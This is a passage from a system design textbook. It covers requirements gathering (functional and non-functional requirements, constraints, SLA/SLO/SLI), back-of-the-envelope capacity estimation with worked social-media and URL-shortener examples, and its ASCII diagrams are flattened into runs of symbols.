designs. | | | 3. Prefer horizontal scaling for production systems, but start | | simple with vertical scaling when appropriate. | | | 4. CAP
Theorem: In distributed systems, choose CP or AP. | | PACELC extends this to normal operation (latency vs | | consistency). | | | 5. Each "nine"
of availability is exponentially more expensive. | | Know what your business actually needs. | | | 6. Design stateless services by default.
Externalize state to | | shared stores (Redis, databases). | | | 7. Aim for low coupling and high cohesion. Use message queues | | and
well-defined APIs to decouple services. | | | 8. Always consider at least 2-3 alternatives before making an | | architectural decision, and
document why you rejected the | | alternatives. | | | 9. Latency and throughput are different metrics. Optimize for | | the one that matters
most to your use case, and measure | | latency in percentiles (p50, p95, p99). | | |
+-----+
```

Next Chapter: [Chapter 3: Requirements Gathering for System Design](#) --- where we learn how to extract, organize, and prioritize the requirements that drive every architectural decision.

Chapter 3: Requirements Gathering for System Design

3.1 Why Requirements Gathering is the FIRST Step

Every great system begins with a deep understanding of what it must do and how well it must do it. **Requirements gathering is the single most important step in High Level Design.** A beautifully architected system that solves the wrong problem is a failure.

```
+-----+ | THE GOLDEN RULE | | | "A system designed without clear requirements is a  
solution | | looking for a problem." | | | Requirements --> Estimation --> Architecture --> Implementation | | ^ | | | +---- ALWAYS start  
here | +-----+
```

What Happens When You Skip Requirements Gathering

Symptom	Root Cause
System is over-engineered	Did not understand the actual scale
System cannot handle production load	Did not estimate traffic or storage
Key features are missing	Did not ask the right questions
Architecture does not fit use case	Assumed requirements instead of discovering
Team disagrees on what to build	No shared understanding of requirements
Constant rework and scope changes	Requirements were never pinned down

The Requirements Funnel

Requirements flow from broad business needs to specific technical constraints:

```
+-----+ | BUSINESS REQUIREMENTS | "We need an online store"  
+-----+ | v +-----+ | FUNCTIONAL REQUIREMENTS (FR) | "Users can  
search products, | | add to cart, and checkout" +-----+ | v  
+-----+ | NON-FUNCTIONAL REQUIREMENTS (NFR) | "99.9% availability, | | < 200ms search latency"  
+-----+ | v +-----+ | CONSTRAINTS | "Must use AWS, team of 5, | |  
launch in 3 months" +-----+ | v +-----+ | CAPACITY ESTIMATION |  
"1M DAU, 100 QPS avg, | | 500 QPS peak, 10 TB storage" +-----+
```

3.2 Functional Requirements (FR)

Functional requirements describe **what the system should do** --- the features and behaviors that users and other systems can observe.

How to Express Functional Requirements

Good functional requirements are: - **Specific** --- not vague - **Testable** --- you can verify if they are met - **User-centric** --- described from the user's perspective - **Prioritized** --- labeled as must-have, should-have, or nice-to-have

The MoSCoW Framework

Priority	Description	Example
Must Have	Core functionality; system is useless without it	User can create an account
Should Have	Important but not critical for launch	User can reset password via email
Could Have	Nice to have; include if time permits	User can set a profile picture

Won't Have	Explicitly out of scope for this version	User can log in with biometrics
------------	--	---------------------------------

Examples: Functional Requirements for Different Systems

URL Shortener

FR-1: Users can submit a long URL and receive a shortened URL (Must Have) FR-2: Users can click a shortened URL and be redirected to the original URL (Must Have) FR-3: Users can set a custom alias for the shortened URL (Should Have) FR-4: Users can set an expiration time for a shortened URL (Should Have) FR-5: Users can view click analytics for their shortened URLs (Could Have) FR-6: Users can create an account to manage their URLs (Could Have)

Chat Application

FR-1: Users can send 1-to-1 text messages in real time (Must Have) FR-2: Users can create group chats with up to 500 members (Must Have) FR-3: Users can see online/offline status of contacts (Should Have) FR-4: Users can send images and files up to 50 MB (Should Have) FR-5: Users can see read receipts (Could Have) FR-6: Users can react to messages with emojis (Could Have) FR-7: Users can make voice/video calls (Won't Have --- Phase 2)

Social Media Feed

FR-1: Users can create posts with text and images (Must Have) FR-2: Users can follow/unfollow other users (Must Have) FR-3: Users see a personalized feed of posts from followed users (Must Have) FR-4: Users can like and comment on posts (Must Have) FR-5: Users can share/repost content (Should Have) FR-6: Users can search for other users and posts (Should Have) FR-7: Users can receive push notifications for interactions (Could Have)

3.3 Non-Functional Requirements (NFR)

Non-functional requirements describe **how well** the system performs --- the quality attributes that determine user satisfaction and operational viability.

Critical Insight: NFRs are often MORE important than FRs in system design interviews and real-world architectures. A system that has all features but is slow, unreliable, or insecure will fail.

The Key Non-Functional Requirements

```
+-----+ | NON-FUNCTIONAL REQUIREMENTS | | | +-----+ +-----+
+-----+ | | Scalability | | Availability | | Latency | | | (How much | | (How often | | (How fast | | | load?) | | is it up?) | | is
it?) | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
Durability | | Security | | | (How correct| | (Will data | | (How safe | | | is data?) | | survive?) | | is it?) | | | +-----+
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
easy to | | (How easy to | | (Can we see | | | change?) | | verify?) | | what's | | | +-----+ +-----+ +-----+ +-----+
+-----+ | +-----+
```

Deep Dive into Each NFR

1. Scalability

- **Question:** How many users, requests, and data volume must the system support?
- **Metrics:** DAU, QPS (average and peak), data growth rate
- **Design Impact:** Choice of database, caching strategy, service architecture

Scale Tier	Users (DAU)	Typical Architecture
Small	< 10K	Single server, monolith, relational DB
Medium	10K - 1M	Load-balanced servers, read replicas, caching
Large	1M - 100M	Microservices, sharding, CDN, message queues
Massive	> 100M	Multi-region, custom infrastructure, edge computing

2. Availability

- **Question:** What percentage of uptime is required?
- **Metrics:** Uptime percentage (nines), MTTR (Mean Time To Recovery)
- **Design Impact:** Redundancy, failover strategy, multi-region deployment

3. Latency

- **Question:** How fast must the system respond?
- **Metrics:** p50, p95, p99 response times
- **Design Impact:** Caching, CDN, database indexing, geographic distribution

Use Case	Acceptable p99 Latency
Search autocomplete	< 50ms
Web page load	< 200ms
API response	< 500ms
File upload processing	< 5 seconds
Report generation	< 30 seconds
Batch data processing	< 1 hour

4. Consistency

- **Question:** How important is it that all users see the same data at the same time?
- **Metrics:** Consistency model (strong, eventual, causal)
- **Design Impact:** Database choice, replication strategy, caching invalidation

Use Case	Required Consistency	Reasoning
Bank account balance	Strong	Incorrect balance = financial loss
Shopping cart	Strong	Items must not disappear
Social media likes count	Eventual	Slight delay is acceptable
Analytics dashboard	Eventual	Data can be minutes behind
Inventory count	Strong	Overselling is costly
User profile updates	Eventual	Brief staleness is acceptable

5. Durability

- **Question:** Can data EVER be lost?
- **Metrics:** RPO (Recovery Point Objective --- max acceptable data loss in time)
- **Design Impact:** Backup strategy, replication, write-ahead logging

Durability Level	RPO	Technique
Best-effort	Hours of data loss	Daily backups
Standard	Minutes	Synchronous replication + WAL
High	Zero data loss	Multi-region synchronous replication

6. Security

- **Question:** What are the security and compliance requirements?
- **Concerns:** Authentication, authorization, encryption, PII handling, compliance
- **Design Impact:** Auth service, encryption layers, audit logging, data residency

3.4 Constraints

Constraints are the **boundaries** within which your design must operate. Unlike requirements (which describe what you want), constraints describe what you **cannot change**.

Types of Constraints

Constraint Type	Examples
Technology	Must use AWS (company policy); must use Java (team skill set)
Budget	Infrastructure budget capped at \$10K/month
Timeline	Must launch MVP in 3 months
Team	Team of 5 engineers; no dedicated SRE
Regulatory	Must comply with GDPR; data must stay in EU
Legacy	Must integrate with existing Oracle database
Organizational	Must follow company's microservices guidelines

How Constraints Shape Design

```
Constraint: "Team of 3 junior engineers, 3-month deadline" Implication: +-----+ +-----+ | DON'T
design: | | DO design: | | | | - Complex microservices | | - Simple monolith | | - Custom distributed DB | | - Managed DB (RDS) | | -
Kubernetes from scratch | | - Simple deployment (ECS) | | - Event sourcing + CQRS | | - Standard REST APIs | +-----+
+-----+
```

Key Insight: The "best" architecture is not always the most sophisticated one. It is the one that best fits the constraints while meeting the requirements.

3.5 Capacity Estimation

Capacity estimation translates requirements into **numbers** that drive design decisions. (We dedicate the entire next chapter to detailed estimation techniques.)

The Core Numbers to Estimate

```
+-----+ | Total Users | e.g., 100M registered users +-----+ | v +-----+ | Daily Active Users| e.g., 10M
DAU (10% of total) | (DAU) | +-----+ | v +-----+ | Queries Per Second| e.g., 10M users / 86,400 sec ~ 115 QPS
(average) | (QPS) | Peak: 115 * 3 ~ 350 QPS +-----+ | v +-----+ | | | v v v Storage Bandwidth Memory Servers
```

Quick Estimation Template

Metric	Formula	Example
DAU	Total users x active ratio	100M x 10% = 10M

Average QPS	DAU x actions/day / 86,400	10M x 10 / 86400
Peak QPS	Average QPS x peak multiplier (2-5x)	1,157 x 3 = 3,472
Storage/day	Writes/day x avg record size	1M x 1 KB = 1 GB
Storage/year	Storage/day x 365	1 GB x 365 = 365 GB
Bandwidth	QPS x avg response size	3,472 x 10 KB = 34 MB/s
Cache memory	Daily reads x avg size x 20% (80/20 rule)	Varies

3.6 SLA, SLO, and SLI

These three terms are often confused. Understanding their hierarchy is essential.

```
+-----+ | | | SLI (Service Level INDICATOR) | | = The METRIC you measure | |
Example: "Request latency (p99)" | | | | | v | | | SLO (Service Level OBJECTIVE) | | = The TARGET you set for the SLI | | Example: "p99
latency < 200ms" | | | | | v | | | SLA (Service Level AGREEMENT) | | = The CONTRACT with consequences if SLO is not met | | Example: "If p99
> 200ms for > 0.1% of the month, | | customer receives 10% service credit" | | |
+-----+
```

Detailed Definitions

Term	Full Name	What It Is	Who Defines It
SLI	Service Level Indicator	A quantitative measure of service behavior	Engineering team
SLO	Service Level Objective	A target value or range for an SLI	Engineering + PM
SLA	Service Level Agreement	A formal agreement with business consequences	Business + Legal

Common SLIs and Their SLOs

SLI	Typical SLO	Measurement Method
Availability	99.9% of requests succeed	Success rate over rolling window
Request latency (p50)	< 50ms	Server-side instrumentation
Request latency (p99)	< 200ms	Server-side instrumentation
Error rate	< 0.1% of requests	HTTP 5xx / total requests
Throughput	> 10,000 RPS	Load balancer metrics
Data freshness	< 5 seconds behind primary	Replication lag monitoring

How SLAs Tie to NFRs

Your Non-Functional Requirements should be expressed as SLOs:

```
NFR: "The system should be highly available" (Vague --- how do you measure this?) Better: SLO: "99.9% of requests return a non-error response
within 500ms" SLI: Percentage of requests with status 2xx and latency < 500ms SLA: "If monthly availability drops below 99.9%, affected customers
receive a 10% credit on their next invoice"
```

Error Budgets

An **error budget** is the complement of your SLO. If your SLO is 99.9% availability, your error budget is 0.1% --- meaning you can afford 0.1% of requests to fail per month.

```
Monthly requests: 10,000,000 SLO: 99.9% Error budget: 10,000,000 x 0.1% = 10,000 failed requests allowed If you've used 8,000 of your error
budget: +=====+ |##### | 8,000 / 10,000 |
+=====+ Remaining budget: 2,000 failures --- proceed with caution!
```

***Practice:** Teams with remaining error budget can deploy risky changes. Teams that have exhausted their error budget should focus on reliability improvements.*

3.7 Asking the Right Clarifying Questions

In both real-world design and interviews, you must **ask questions** before designing. Here is a comprehensive checklist organized by category.

Functional Questions

```
[ ] Who are the users? (end users, internal teams, other services) [ ] What are the core use cases? (list the top 3-5) [ ] What actions can users
perform? (CRUD operations) [ ] Are there different user roles? (admin, regular, guest) [ ] What are the input/output formats? (text, images,
video) [ ] Are there any real-time requirements? (chat, notifications) [ ] What existing systems must we integrate with? [ ] What is explicitly
OUT of scope?
```

Scale Questions

```
[ ] How many total users are expected? [ ] What is the expected DAU? [ ] What is the read-to-write ratio? [ ] How much data will be stored? For
how long? [ ] Are there seasonal traffic patterns? (Black Friday, etc.) [ ] What is the expected growth rate? (10x in 2 years?)
```

Performance Questions

```
[ ] What is the acceptable latency for key operations? [ ] What throughput must the system sustain? [ ] Are there batch processing requirements? [
] What is the target availability?
```

Data Questions

```
[ ] Is strong consistency required, or is eventual consistency acceptable? [ ] What is the acceptable data loss window? (RPO) [ ] How long must
data be retained? [ ] Are there data residency requirements? (GDPR, regional laws) [ ] What is the data access pattern? (random vs sequential,
point vs range)
```

Constraint Questions

```
[ ] Is there a preferred technology stack? [ ] What is the team size and skill set? [ ] What is the budget for infrastructure? [ ] What is the
timeline? [ ] Are there regulatory/compliance requirements?
```

3.8 Example: Requirements for a Social Media Platform

Let us walk through a complete requirements gathering exercise for a Twitter-like social media platform.

Functional Requirements

ID	Requirement	Priority
FR-1	Users can create an account and log in	Must Have
FR-2	Users can create posts (280 characters + 1 image)	Must Have
FR-3	Users can follow/unfollow other users	Must Have

FR-4	Users see a timeline of posts from followed users	Must Have
FR-5	Users can like and reply to posts	Must Have
FR-6	Users can search for users and posts	Should Have
FR-7	Users receive notifications for likes/replies	Should Have
FR-8	Users can send direct messages	Could Have
FR-9	Users can create polls in posts	Could Have
FR-10	Users can share posts (retweet)	Should Have

Non-Functional Requirements

NFR	Specification
Availability	99.95% (< 4.38 hours downtime/year)
Latency	Timeline load: < 200ms p99; Post creation: < 500ms p99
Scalability	100M total users, 25M DAU, 500M posts/day
Consistency	Timeline: eventual (< 5s delay); Follows: strong
Durability	Zero data loss for posts; RPO = 0
Security	OAuth 2.0, encrypted at rest and in transit, rate-limited

Constraints

Constraint	Detail
Cloud Provider	AWS (company standard)
Team Size	15 engineers across 3 squads
Timeline	MVP in 6 months
Budget	\$50K/month infrastructure
Compliance	GDPR (EU users), CCPA (California users)

Capacity Estimation (Quick)

Total Users: 100M DAU: 25M (25%) Posts: Posts/day: 500M Post QPS: 500M / 86,400 ~ 5,787 QPS (avg) Peak QPS: 5,787 x 3 ~ 17,360 QPS Timeline Reads: Avg reads/user: 20 timeline loads/day Read QPS: 25M x 20 / 86,400 ~ 5,787 QPS Peak Read QPS: 5,787 x 3 ~ 17,360 QPS Storage: Avg post size: 280 bytes text + 500 bytes metadata = ~800 bytes Posts/day: 500M x 800 B = 400 GB/day Posts/year: 400 GB x 365 = ~146 TB/year + Images: If 20% of posts have images (avg 200 KB each): 500M x 0.2 x 200 KB = 20 TB/day Bandwidth: Outgoing: 17,360 QPS x 5 KB avg response = ~85 MB/s peak

Derived Design Decisions

Based on these requirements and estimates, we can already make some architectural decisions:

Requirement/Constraint	Derived Design Decision
500M posts/day	Need a write-optimized datastore (Cassandra / NoSQL)
Timeline < 200ms	Pre-compute timelines (fan-out on write) + cache
99.95% availability	Multi-AZ deployment, redundancy at every layer

20 TB/day images	Object storage (S3) + CDN for serving
100M users + search	Elasticsearch for full-text search
Real-time notifications	WebSocket or SSE for push notifications
GDPR compliance	Data residency in EU, right-to-be-forgotten support
15 engineers, 3 squads	3-5 core services (not 20 microservices)

3.9 Requirements Documentation Template

Use this template when documenting requirements for your HLD:

```
+-----+ | REQUIREMENTS DOCUMENT |
+-----+ | | PROJECT: [Name] | | DATE: [Date] | | AUTHOR: [Name] | | STATUS: [Draft
/ In Review / Approved] | | | 1. OVERVIEW | | [2-3 sentence description of the system] | | | 2. FUNCTIONAL REQUIREMENTS | | [Table with ID,
Description, Priority] | | | 3. NON-FUNCTIONAL REQUIREMENTS | | - Availability: [target] | | - Latency: [p50, p95, p99 targets] | | -
Scalability: [DAU, QPS, storage] | | - Consistency: [model and rationale] | | - Durability: [RPO/RT0] | | - Security: [auth, encryption,
compliance] | | | 4. CONSTRAINTS | | [Table of constraints and their impact] | | | 5. CAPACITY ESTIMATION | | [Traffic, storage, bandwidth
calculations] | | | 6. ASSUMPTIONS | | [Explicit list of things assumed to be true] | | | 7. OUT OF SCOPE | | [Explicit list of what will NOT
be built] | | | 8. OPEN QUESTIONS | | [Questions that still need answers] | | |
+-----+
```

3.10 Common Mistakes in Requirements Gathering

Mistake 1: Assuming Instead of Asking

Bad: "Obviously we need to support 1 billion users." **Good:** "What is the expected user base in Year 1? Year 3?"

Mistake 2: Ignoring Non-Functional Requirements

Many engineers focus only on features and forget about latency, availability, and security. NFRs should be discussed alongside FRs from the very beginning.

Mistake 3: Not Prioritizing Requirements

Without prioritization, teams try to build everything at once and deliver nothing. Use MoSCoW or a simple P0/P1/P2 system:

Priority	Meaning	Action
P0	Critical, blocks launch	Must be in MVP
P1	Important, high impact	Should be in MVP if time permits
P2	Nice to have	Plan for post-launch

Mistake 4: Gold-Plating Requirements

Adding unnecessary complexity to requirements:

Gold-plated: "The search system must support fuzzy matching, faceted search, geospatial queries, and natural language processing."

Right-sized: "The search system must support keyword search on product names and descriptions, with result ranking by relevance."

Mistake 5: Not Documenting Assumptions

Every requirement has implicit assumptions. Make them explicit:

Assumption: Peak traffic occurs between 6 PM - 10 PM local time
Assumption: Average post size does not exceed 1 KB of text
Assumption: Images are resized client-side before upload
Assumption: 80% of traffic is reads, 20% is writes

If an assumption turns out to be wrong, you know exactly which parts of the design need to be revisited.

3.11 Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. Requirements gathering is the FIRST and MOST IMPORTANT step | | in
system design. Never skip it. | | | 2. Separate requirements into Functional (what it does), | | Non-Functional (how well it does it), and
Constraints | | (boundaries you cannot change). | | | 3. Prioritize requirements using MoSCoW or P0/P1/P2. | | You cannot build everything at
once. | | | 4. NFRs drive architecture more than FRs. Scalability, | | availability, latency, and consistency requirements | | determine your
technology choices. | | | 5. Capacity estimation translates requirements into numbers | | (QPS, storage, bandwidth) that guide sizing decisions.
| | | 6. Understand the SLA > SLO > SLI hierarchy. Express NFRs | | as measurable SLOs with specific SLIs. | | | 7. Always ask clarifying
questions before designing. | | Use the checklist to ensure you cover functional, scale, | | performance, data, and constraint dimensions. | | |
8. Document your assumptions explicitly. When assumptions | | change, you know which design decisions to revisit. | | | 9. Error budgets connect
SLOs to engineering decisions: | | budget remaining = safe to deploy; budget exhausted = | | focus on reliability. | | | 10. Requirements are a
living artifact. Revisit them as you | | learn more during design and implementation. | | |
+-----+
```

Next Chapter: [Chapter 4: Back-of-the-Envelope Estimation](#) --- where we master the art of quickly estimating traffic, storage, bandwidth, and compute requirements to ground our architectural decisions in reality.

Chapter 4: Back-of-the-Envelope Estimation

4.1 Why Estimation Matters in System Design

Back-of-the-envelope estimation is the art of quickly calculating approximate system requirements using simplified assumptions and basic math. It is one of the most critical skills in High Level Design because it **grounds** your architectural decisions in reality.

```
+-----+ | WHY ESTIMATE? |
+-----+ | | Without estimation: With estimation: | | | "We need a database" "We
need a database that can | | handle 5,000 writes/sec and | | store 50 TB over 3 years" | | | "We should add caching" "We need ~40 GB of cache
memory | | to cover the 20% hot data that | | serves 80% of reads" | | | "We need multiple servers" "We need ~15 application servers | | to
handle 10,000 peak QPS at | | 700 QPS per server" | | +-----+
```

What Estimation Provides

Benefit	Description
Feasibility check	Can the proposed design actually handle the load?
Technology selection	Which database, cache, or queue can meet the numbers?
Cost estimation	How many servers, how much storage = infrastructure \$
Bottleneck identification	Where will the system hit limits first?
Communication tool	Numbers make architectural proposals concrete

Important: Estimation is not about precision. It is about being **within an order of magnitude** (factor of 10). If the real answer is 500 QPS, an estimate of 300-1000 QPS is excellent. An estimate of 50 or 5,000 indicates a flawed assumption.

4.2 Powers of 2 Reference Table

When estimating, you will constantly deal with data sizes. Knowing the powers of 2 by heart eliminates the need for a calculator.

Essential Powers of 2

Power	Exact Value	Approximate Value	Common Name
2^10	1,024	~1 Thousand	1 KB (Kilobyte)
2^20	1,048,576	~1 Million	1 MB (Megabyte)
2^30	1,073,741,824	~1 Billion	1 GB (Gigabyte)
2^40	1,099,511,627,776	~1 Trillion	1 TB (Terabyte)
2^50	~1.13 x 10^15	~1 Quadrillion	1 PB (Petabyte)

Quick Conversion Table

Unit	Bytes	Bits	Practical Example
1 Byte	1	8	One ASCII character
1 KB	1,024	8,192	A short email

1 MB	~1 Million	~8 Million	A high-res photo
1 GB	~1 Billion	~8 Billion	A movie (SD quality)
1 TB	~1 Trillion	~8 Trillion	~250,000 photos or 500 hours HD
1 PB	~1 Quadrillion	~8 Quadrillion	~500 billion pages of text

Useful Approximations for Estimation

```
+-----+ | HANDY NUMBERS TO MEMORIZE | +-----+ | | |
Seconds in a day: ~86,400 (use 10^5 or | | ~100,000) | | Seconds in a month: ~2.5 Million | | Seconds in a year: ~31.5 Million (~3 x 10^7) | | | |
1 Million requests/day = ~12 QPS | | 1 Billion requests/day = ~12,000 QPS | | | Average tweet size: ~300 bytes | | Average web page: ~2 MB | |
Average photo: ~200 KB (compressed) | | Average video (1 min): ~10 MB (compressed) | | Average user metadata: ~1 KB | | |
+-----+
```

4.3 Latency Numbers Every Programmer Should Know

These numbers, originally compiled by Jeff Dean and updated over the years, help you understand the cost of different operations and make informed design decisions.

The Latency Hierarchy

```
Operation Latency Relative Scale =====
L1 cache reference ..... 0.5 ns | Branch mispredict ..... 25 ns | (CPU-bound)
L2 cache reference ..... 7 ns | NANOSECONDS Mutex lock/unlock ..... 25 ns | (CPU-bound)
Main memory (RAM) reference ..... 100 ns | Compress 1 KB with Zippy ..... 3,000 ns | Send 1 KB over 1 Gbps network ..... 10,000 ns
MICROSECONDS Read 4 KB randomly from SSD ..... 150,000 ns | (I/O-bound) Read 1 MB sequentially from RAM ..... 250,000 ns | Round trip within
same datacenter .... 500,000 ns | Read 1 MB sequentially from SSD ..... 1,000,000 ns | MILLISECONDS HDD seek ..... 10,000,000 ns | (Disk/Network) Read 1 MB sequentially from HDD ..... 20,000,000 ns | Send packet CA -> Netherlands -> CA .. 150,000,000 ns |
```

Visual Scale (Orders of Magnitude)

```
1 ns 1 us 1 ms 1 s 1 min | | | | v v v v v L1 RAM SSD read HDD seek Cross- DNS cache ref (4KB) (1MB seq) continent timeout round trip (worst)
|<-- CPU -->|<-- I/O -->|<-- Disk/Network ----->|
```

What These Numbers Mean for Design

Design Decision	Informed by Latency Numbers
Use in-memory cache (Redis) instead of DB query	RAM: 100 ns vs SSD: 150,000 ns
Use CDN for static content	Same DC: 0.5 ms vs cross-continent: 150 ms
Prefer SSD over HDD for databases	SSD read: 150 us vs HDD seek: 10 ms
Batch small writes instead of many single writes	Each I/O has fixed overhead
Co-locate services in the same datacenter	Same DC: 0.5 ms vs cross-DC: 150 ms
Compress data before sending over network	Compression: 3 us + less network time

Key Insight: There is roughly a **10x gap** between each level of the storage hierarchy: L1 -> L2 -> RAM -> SSD -> HDD -> Network. This is why caching works --- moving data one level closer to the CPU provides approximately 10x improvement.

4.4 Traffic Estimation: DAU to QPS

The Standard Flow

Total Registered Users | | x active_ratio (typically 10-50%) v Daily Active Users (DAU) | | x actions_per_user_per_day v Total Daily Requests | | / 86,400 (seconds in a day) v Average QPS | | x peak_multiplier (typically 2-5x) v Peak QPS | | x safety_margin (typically 1.5-2x) v Design QPS (what you architect for)

Worked Example: Social Media Platform

Given: Total users: 500 Million Active ratio: 20% Actions per user/day: 30 (10 reads, 15 scrolls, 3 likes, 2 posts) Step 1: DAU DAU = 500M x 0.20 = 100M Step 2: Total daily requests Daily requests = 100M x 30 = 3 Billion requests/day Step 3: Average QPS Avg QPS = 3,000,000,000 / 86,400 = ~34,722 QPS ~ 35K QPS (rounded) Step 4: Peak QPS Peak QPS = 35K x 3 = ~105K QPS (Peak multiplier of 3x accounts for prime-time hours) Step 5: Design QPS Design QPS = 105K x 1.5 = ~160K QPS (Safety margin for growth and unexpected spikes)

Read vs Write Split

Most systems are read-heavy. Understanding the read/write ratio is crucial:

System Type	Typical Read:Write Ratio	Example
Social media feed	100:1	Many reads, few posts
E-commerce catalog	50:1	Many browses, few purchases
Chat application	1:1	Equal send and receive
Logging system	1:10	Mostly writes (ingestion)
Analytics dashboard	10:1	Periodic reads of batch data

Social Media Example (from above): Total QPS: 35K (average) Read:Write = 100:1 Read QPS: 35K x (100/101) ~ 34,650 QPS Write QPS: 35K x (1/101) ~ 350 QPS This tells us: optimize heavily for READS (caching, read replicas)

4.5 Storage Estimation

The Formula

Daily Storage = (Number of new records per day) x (Average record size) Monthly Storage = Daily Storage x 30 Yearly Storage = Daily Storage x 365 Total Storage = Yearly Storage x Retention Period (years) + Replication Factor (typically 3x)

Estimating Record Size

Break each record into its components:

Example: Social Media Post +-----+-----+ | Field | Size | +-----+-----+ | post_id (UUID) | 16 B | | user_id (UUID) | 16 B | | text (max 280 chars) | 280 B | | timestamp | 8 B | | likes_count | 4 B | | comments_count | 4 B | | media_url (if applicable) | 256 B | | metadata (JSON) | ~200 B | +-----+-----+ | TOTAL | ~784 B | +-----+-----+ Round up to ~1 KB per post (to account for indexing overhead)

Worked Example: Social Media Storage

Given: New posts per day: 200M (from our 100M DAU, avg 2 posts each) Average post size: 1 KB Retention: 5 years Replication factor: 3x Daily storage: 200M x 1 KB = 200 GB/day Yearly storage: 200 GB x 365 = 73 TB/year 5-year storage: 73 TB x 5 = 365 TB With replication (3x): 365 TB x 3 = 1,095 TB ~ 1.1 PB For media (images): 20% of posts have images, avg 200 KB each 200M x 0.20 x 200 KB = 8 TB/day (stored in object storage like S3) 8 TB x 365 x 5 = 14.6 PB over 5 years

Takeaway: Media (images, videos) almost always dominates storage. Text data is relatively tiny in comparison. This is why media is typically stored in object storage (S3, GCS) separately from the primary database.

4.6 Bandwidth Estimation

The Formula

$$\text{Incoming (Ingress) Bandwidth} = \text{Write QPS} \times \text{Average request size}$$
$$\text{Outgoing (Egress) Bandwidth} = \text{Read QPS} \times \text{Average response size}$$

Worked Example

Given (from our social media example): Write QPS: 350 (average), 1,050 (peak) Read QPS: 34,650 (average), 103,950 (peak) Average write payload: 1 KB (text post) Average read response: 10 KB (post + user info + metadata) Ingress (writes): Average: 350 x 1 KB = 350 KB/s ~ 0.35 MB/s Peak: 1,050 x 1 KB = 1,050 KB/s ~ 1 MB/s Egress (reads): Average: 34,650 x 10 KB = 346,500 KB/s ~ 340 MB/s Peak: 103,950 x 10 KB = 1,039,500 KB/s ~ 1 GB/s Note: These are for the API responses only. If media is served via CDN, the CDN handles that bandwidth separately.

Bandwidth Context

Bandwidth	Context
1 MB/s	A single modern server can easily handle this
100 MB/s	Moderate load; standard NIC capacity
1 GB/s	Heavy load; may need multiple servers or 10G NIC
10 GB/s	Very heavy; requires load balancing and CDN
100 GB/s+	Extreme; CDN is essential (e.g., Netflix, YouTube)

4.7 Memory Estimation for Caching

The 80/20 Rule (Pareto Principle)

In most systems, **20% of the data** serves **80% of the requests**. Therefore, caching the top 20% of hot data can dramatically reduce database load.

```
+-----+ | THE 80/20 RULE | | | Requests | | 100%
|=====| | | 80% |=====| | <-- 80% of requests | | | hit 20% of data | | 20% |=====| | | |
+-----+-----+ | | 0% 20% 100% Data | | | Cache the top 20% to serve 80% of reads from memory! |
+-----+
```

Cache Memory Formula

$$\text{Cache Memory} = \text{Daily Read Requests} \times \text{Average Response Size} \times 0.20 \text{ (Cache 20\% of daily unique data to cover 80\% of reads)}$$

Worked Example

Given: Read QPS (average): 34,650 Average response size: 10 KB Unique read requests: ~80% (some requests are for the same data) Daily unique read data: 34,650 QPS x 86,400 sec x 10 KB x 0.80 (unique ratio) = 34,650 x 86,400 x 10,000 x 0.80 bytes = ~24 TB of unique data read per day Cache 20% of that: 24 TB x 0.20 = ~4.8 TB Hmm, that's a lot. Let's reconsider... Alternative approach: Cache the most recent / frequently accessed items If we cache the last 2 hours of hot content: Posts in last 2 hours: (200M posts/day / 12) ~ 16.7M posts Top 20%: 16.7M x 0.20 = 3.3M posts Cache size: 3.3M x 10 KB = 33 GB 33 GB is very achievable with Redis (a single large instance or a small cluster).

Practical Tip: In real systems, cache size estimation is iterative. Start with the 80/20 rule, then refine based on actual access patterns observed in production. Most teams start with a smaller cache and scale up based on cache hit rate metrics.

4.8 Number of Servers Estimation

The Formula

Number of Servers = Peak QPS / QPS per Server Where "QPS per Server" depends on: - CPU-bound work: 100-500 QPS per server (heavy computation) - I/O-bound work: 500-2,000 QPS per server (mostly DB/cache calls) - Simple proxying: 5,000-50,000 QPS per server (reverse proxy, API gateway)

Server Capacity Rules of Thumb

Workload Type	QPS per Server (typical)	Examples
CPU-intensive	100-500	Image processing, ML inference
Database-backed CRUD	500-1,000	Standard web APIs
Cache-backed reads	2,000-5,000	Reading from Redis/Memcached
Static content serving	10,000-50,000	Nginx serving static files

Worked Example

Given: Peak QPS: 160K (design target) Workload type: Mixed (30% DB-backed, 70% cache-backed) DB-backed capacity: 800 QPS/server Cache-backed capacity: 3,000 QPS/server DB-backed QPS: $160K \times 0.30 = 48K$ QPS Cache-backed QPS: $160K \times 0.70 = 112K$ QPS Servers for DB work: $48K / 800 = 60$ servers Servers for cache work: $112K / 3,000 = \sim 38$ servers Total app servers: $60 + 38 = 98$ servers With redundancy (N+2 per availability zone, 3 AZs): ~ 100 servers across 3 AZs = ~ 34 servers per AZ With N+2: 36 servers per AZ = 108 total Round up: ~ 110 application servers

4.9 Worked Example: URL Shortener (100M URLs/day)

Let us perform a complete back-of-the-envelope estimation for a URL shortening service that creates 100 million shortened URLs per day.

Requirements

- 100M new URLs created per day - Read:Write ratio = 100:1 (URLs are clicked far more than created) - URLs are retained for 5 years - Average long URL length: 200 characters (200 bytes) - Short URL length: 7 characters (7 bytes) - Redirect latency: < 50ms (p99) - Availability: 99.99%

Traffic Estimation

WRITES (URL creation): Write QPS = $100M / 86,400 \sim 1,157$ QPS Peak Write QPS = $1,157 \times 3 \sim 3,472$ QPS READS (URL redirects): Read:Write = 100:1 Read QPS = $1,157 \times 100 = 115,741$ QPS $\sim 116K$ QPS Peak Read QPS = $116K \times 3 \sim 348K$ QPS

Storage Estimation

Per-record storage: +-----+-----+ | Field | Size | +-----+-----+ | short_url (7 chars) | 7 B | | long_url (avg 200 chars) | 200 B | | user_id | 16 B | | created_at | 8 B | | expires_at | 8 B | | click_count | 4 B | +-----+-----+ | TOTAL | ~ 243 B | +-----+-----+ Round up to 300 bytes per record. Daily storage: $100M \times 300$ B = 30 GB/day Yearly storage: 30 GB $\times 365 = \sim 11$ TB/year 5-year storage: 11 TB $\times 5 = 55$ TB With 3x replication: 55 TB $\times 3 = 165$ TB Total unique URLs over 5 years: $100M/day \times 365 \times 5 = 182.5$ Billion URLs ~ 183 Billion URLs (need a key space that supports this) Short URL key space check: Using base62 (a-z, A-Z, 0-9), 7 characters: $62^7 = 3.5$ Trillion possible URLs $183B \ll 3.5T$ --- more than enough headroom!

Bandwidth Estimation

